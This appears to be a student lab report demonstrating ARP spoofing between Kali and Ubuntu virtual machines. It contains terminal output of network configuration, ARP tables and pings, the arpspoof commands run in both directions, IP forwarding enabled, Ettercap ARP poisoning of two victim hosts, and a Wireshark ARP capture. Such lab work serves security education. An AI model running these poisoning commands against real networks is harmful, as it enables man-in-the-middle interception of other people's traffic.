


# ARP Spoofing Attack Demonstration

Project Title:


Demonstration of ARP Spoofing Attack in a Virtualized Network Environment

## Attacker's Ip



```
kali-linux-2025.3-virtualbox-amd64 (new start of bandit and practive) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/Nidhi_Kanwar
Session Actions Edit View Help
(Nidhi_Kanwar@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default ql
   link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
   inet 10.167.99.40/24 brd 10.167.99.255 scope global dynamic noprefixroute eth0
       valid_lft 2929sec preferred_lft 2929sec
   inet6 2409:40c4:10be:6c55:e0d9:8ff3:ece5:8e91/64 scope global dynamic noprefixroute
       valid_lft 6873sec preferred_lft 6873sec
   inet6 fe80::73f4:5a3b:bd4d:3f3b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

## Victims Ip




```
ubuntu (First snapshot) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 26 14:51
nidhi@6606681: ~
nidhi@6606681:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
   inet 10.167.99.146 netmask 255.255.255.0 broadcast 10.167.99.255
   inet6 fe80::a00:27ff:fe1e:bc89 prefixlen 64 scopeid 0x20<link>
   inet6 2409:40c4:10be:6c55:72aa:82ab:3c08:be5a prefixlen 64 scopeid 0x0<global>

   inet6 2409:40c4:10be:6c55:a00:27ff:fe1e:bc89 prefixlen 64 scopeid 0x0<global>
   ether 08:00:27:1e:bc:89 txqueuelen 1000 (Ethernet)
   RX packets 353 bytes 42269 (42.2 KB)
   RX errors 0 dropped 0 overruns 0 frame 0
   TX packets 196 bytes 28183 (28.1 KB)
   TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
   inet 127.0.0.1 netmask 255.0.0.0
   inet6 ::1 prefixlen 128 scopeid 0x10<host>
   loop txqueuelen 1000 (Local Loopback)
   RX packets 380 bytes 35321 (35.3 KB)
   RX errors 0 dropped 0 overruns 0 frame 0
   TX packets 380 bytes 35321 (35.3 KB)
   TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## Attacker's ARP Table




The screenshot shows a Kali Linux terminal window titled "kali-linux-2025.3-virtualbox-amd64 (new start of bandit and practice) [Running] - Oracle VirtualBox". The terminal prompt is "root@kali: /home/Nidhi\_Kanwar". The user has entered the command "ip n", which has triggered the display of the ARP table. The table shows a single entry for the interface "eth0" with the IP address "fe80::985b:21ff:fe1c:7c60" and the MAC address "9a:5b:21:1c:7c:60". The entry is marked as "router" and "STALE".

```
root@kali: /home/Nidhi_Kanwar
(Nidhi_Kanwar@kali)-[~]
$ ip n
fe80::985b:21ff:fe1c:7c60 dev eth0 lladdr 9a:5b:21:1c:7c:60 router STALE
```

## ARP Table Before Communication

## Victims ARP Table



The screenshot shows a Ubuntu terminal window titled "ubuntu (First snapshot) [Running] - Oracle VirtualBox". The terminal prompt is "nidhi@6606681: ~". The user has entered the command "arp -n", which has triggered the display of the ARP table. The table shows a single entry for the IP address "10.167.99.188" with the MAC address "9a:5b:21:1c:7c:60". The entry is marked as "ether" and "C".

```
nidhi@6606681: ~$ arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.167.99.188    ether   9a:5b:21:1c:7c:60 C              enp0s3
```

## Victims ARP Table Before Communication

## Attacker's ARP table after ping

```
kali-linux-2025.3-virtualbox-amd64 (new start of bandit and pratic) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/Nidhi_Kanwar
Session Actions Edit View Help

(Nidhi_Kanwar@kali)-[~]
$ ping 10.167.99.146
PING 10.167.99.146 (10.167.99.146) 56(84) bytes of data:
64 bytes from 10.167.99.146: icmp_seq=1 ttl=64 time=13.2 ms
64 bytes from 10.167.99.146: icmp_seq=2 ttl=64 time=1.54 ms
64 bytes from 10.167.99.146: icmp_seq=3 ttl=64 time=1.45 ms
64 bytes from 10.167.99.146: icmp_seq=4 ttl=64 time=2.37 ms
64 bytes from 10.167.99.146: icmp_seq=5 ttl=64 time=1.31 ms
64 bytes from 10.167.99.146: icmp_seq=6 ttl=64 time=1.66 ms
64 bytes from 10.167.99.146: icmp_seq=7 ttl=64 time=1.74 ms
64 bytes from 10.167.99.146: icmp_seq=8 ttl=64 time=1.96 ms
64 bytes from 10.167.99.146: icmp_seq=9 ttl=64 time=1.28 ms
^C
--- 10.167.99.146 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8013ms
rtt min/avg/max/mdev = 1.283/2.946/13.193/3.636 ms

(Nidhi_Kanwar@kali)-[~]
$ ip n
10.167.99.146 dev eth0 lladdr 08:00:27:1e:bc:89 STALE
fe80::985b:21ff:fe1c:7c60 dev eth0 lladdr 9a:5b:21:1c:7c:60 router STALE

(Nidhi_Kanwar@kali)-[~]
$ sudo ip neigh flush all
[sudo] password for Nidhi_Kanwar:

(Nidhi_Kanwar@kali)-[~]
$ ip n
```

## Attackers ARP after clearing ARP cache

## Victim's ARP table after ping

```
ubuntu (First snapshot) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 26 14:54
nidhi@6606681: ~
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 380 bytes 35321 (35.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 380 bytes 35321 (35.3 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

nidhi@6606681:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.167.99.188 ether 9a:5b:21:1c:7c:60 C enp0s3

nidhi@6606681:~$ ping 10.167.99.40
PING 10.167.99.40 (10.167.99.40) 56(84) bytes of data:
64 bytes from 10.167.99.40: icmp_seq=1 ttl=64 time=2.47 ms
64 bytes from 10.167.99.40: icmp_seq=2 ttl=64 time=1.52 ms
64 bytes from 10.167.99.40: icmp_seq=3 ttl=64 time=0.887 ms
^C
--- 10.167.99.40 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.887/1.623/2.467/0.649 ms

nidhi@6606681:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.167.99.40 ether 08:00:27:1f:b7:23 C enp0s3
10.167.99.188 ether 9a:5b:21:1c:7c:60 C enp0s3

nidhi@6606681:~$ arp neigh flush all
neigh: Host name lookup failure
nidhi@6606681:~$ sudo arp neigh flush all
[sudo] password for nidhi:
neigh: Host name lookup failure
nidhi@6606681:~$ sudo ip neigh flush all
nidhi@6606681:~$ arp -n
```

## Victims ARP after clearing ARP cache

## ARPSPOOFING

```
kali-linux-2025.3-virtualbox-amd64 (new start of bandit and praticce) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/Nidhi_Kanwar
Session Actions Edit View Help

(Nidhi_Kanwar@kali)-[~]
$ sudo arpspoof -i eth0 -t 10.167.99.146 10.167.99.188
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 8:0:27:1f:b7:23
^CCleaning up and re-arping targets ...
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 9a:5b:21:1c:7c:60
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 9a:5b:21:1c:7c:60
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 9a:5b:21:1c:7c:60
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 9a:5b:21:1c:7c:60
8:0:27:1f:b7:23 8:0:27:1e:bc:89 0806 42: arp reply 10.167.99.188 is-at 9a:5b:21:1c:7c:60

(Nidhi_Kanwar@kali)-[~]
$ sudo arpspoof -i eth0 -t 10.167.99.188 10.167.99.146
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
^CCleaning up and re-arping targets ...
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
```

## ARP poisoning Victim

```
kali-linux-2025.3-virtualbox-amd64 (new start of bandit and praticce) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Ettercap
0.8.3.1 (EB)
Screenshot taken
View image
Host List
IP Address MAC Address Description
10.167.99.146 08:00:27:1E:BC:89
10.167.99.188 9A:5B:21:1C:7C:60
Delete Host Add to Target 1 Add to Target 2
ARP poisoning victims:
GROUP 1: 10.167.99.146 08:00:27:1E:BC:89
GROUP 2: 10.167.99.188 9A:5B:21:1C:7C:60
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
8:0:27:1f:b7:23 9a:5b:21:1c:7c:60 0806 42: arp reply 10.167.99.146 is-at 8:0:27:1e:bc:89
(Nidhi_Kanwar@kali)-[~]
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
(Nidhi_Kanwar@kali)-[~]
$ sudo su
(root@kali)-[/home/Nidhi_Kanwar]
# ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

kali-linux-2025.3-virtualbox-amd64 (new start of bandit and practice) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

arp

No.	Time	Source	Destination	Protocol	Length	Info
3	5.831442873	9a:5b:21:1c:7c:60	AzureWaveTec_d8:ea:16	ARP	60	10.167.99.188 is at 9a:5b:21:1c:7c:60
4	5.845320762	9a:5b:21:1c:7c:60	Broadcast	ARP	60	Who has 10.167.99.243? Tell 10.167.99.188
6	13.558965933	PCSSystemtec_1f:b7:...	9a:5b:21:1c:7c:60	ARP	42	Who has 10.167.99.188? Tell 10.167.99.40
7	13.577725669	9a:5b:21:1c:7c:60	PCSSystemtec_1f:b7:...	ARP	60	10.167.99.188 is at 9a:5b:21:1c:7c:60
8	16.039212311	9a:5b:21:1c:7c:60	PCSSystemtec_1e:bc:...	ARP	60	10.167.99.188 is at 9a:5b:21:1c:7c:60
12	30.338149908	9a:5b:21:1c:7c:60	Broadcast	ARP	60	Who has 10.167.99.243? Tell 10.167.99.188
18	46.032694223	9a:5b:21:1c:7c:60	AzureWaveTec_d8:ea:16	ARP	60	10.167.99.188 is at 9a:5b:21:1c:7c:60
19	46.883271487	9a:5b:21:1c:7c:60	Broadcast	ARP	60	Who has 10.167.99.243? Tell 10.167.99.188
21	63.699861293	9a:5b:21:1c:7c:60	Broadcast	ARP	60	Who has 10.167.99.243? Tell 10.167.99.188
23	73.462893800	PCSSystemtec_1f:b7:...	9a:5b:21:1c:7c:60	ARP	42	Who has 10.167.99.188? Tell 10.167.99.40
24	73.484046315	9a:5b:21:1c:7c:60	PCSSystemtec_1f:b7:...	ARP	60	10.167.99.188 is at 9a:5b:21:1c:7c:60
26	100.032415131	9a:5b:21:1c:7c:60	AzureWaveTec_d8:ea:16	ARP	60	10.167.99.188 is at 9a:5b:21:1c:7c:60
27	100.259452326	9a:5b:21:1c:7c:60	Broadcast	ARP	60	Who has 10.167.99.243? Tell 10.167.99.188
29	119.447151066	9a:5b:21:1c:7c:60	Broadcast	ARP	60	Who has 10.167.99.243? Tell 10.167.99.188
31	133.879078113	PCSSystemtec_1f:b7:...	9a:5b:21:1c:7c:60	ARP	42	Who has 10.167.99.188? Tell 10.167.99.40
32	133.899116021	9a:5b:21:1c:7c:60	PCSSystemtec_1f:b7:...	ARP	60	10.167.99.188 is at 9a:5b:21:1c:7c:60
33	136.805461832	9a:5b:21:1c:7c:60	PCSSystemtec_1e:bc:...	ARP	60	10.167.99.188 is at 9a:5b:21:1c:7c:60
40	194.296130905	PCSSystemtec_1f:b7:...	9a:5b:21:1c:7c:60	ARP	42	Who has 10.167.99.188? Tell 10.167.99.40
41	194.312425837	9a:5b:21:1c:7c:60	PCSSystemtec_1f:b7:...	ARP	60	10.167.99.188 is at 9a:5b:21:1c:7c:60
43	197.691378652	9a:5b:21:1c:7c:60	PCSSystemtec_1e:bc:...	ARP	60	10.167.99.188 is at 9a:5b:21:1c:7c:60

Frame 3: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0

Ethernet II, Src: 9a:5b:21:1c:7c:60 (9a:5b:21:1c:7c:60), Dst: AzureWaveTec\_d8:ea:16 (a8:e2:91:d8:ea:16)

Address Resolution Protocol (reply)

```
0000 a8 e2 91 d8 ea 16 9a 5b 21 1c 7c 60 08 06 00 01 .....[ 1 ].....
0010 08 00 06 04 00 02 9a 5b 21 1c 7c 60 0a a7 63 bc .....[ 1 ]...c
0020 a8 e2 91 d8 ea 16 0a a7 63 f3 00 00 00 00 00 00 .....c.....
0030 00 00 00 00 00 00 00 00 00 00 00 00 .....[ 0 ].....
```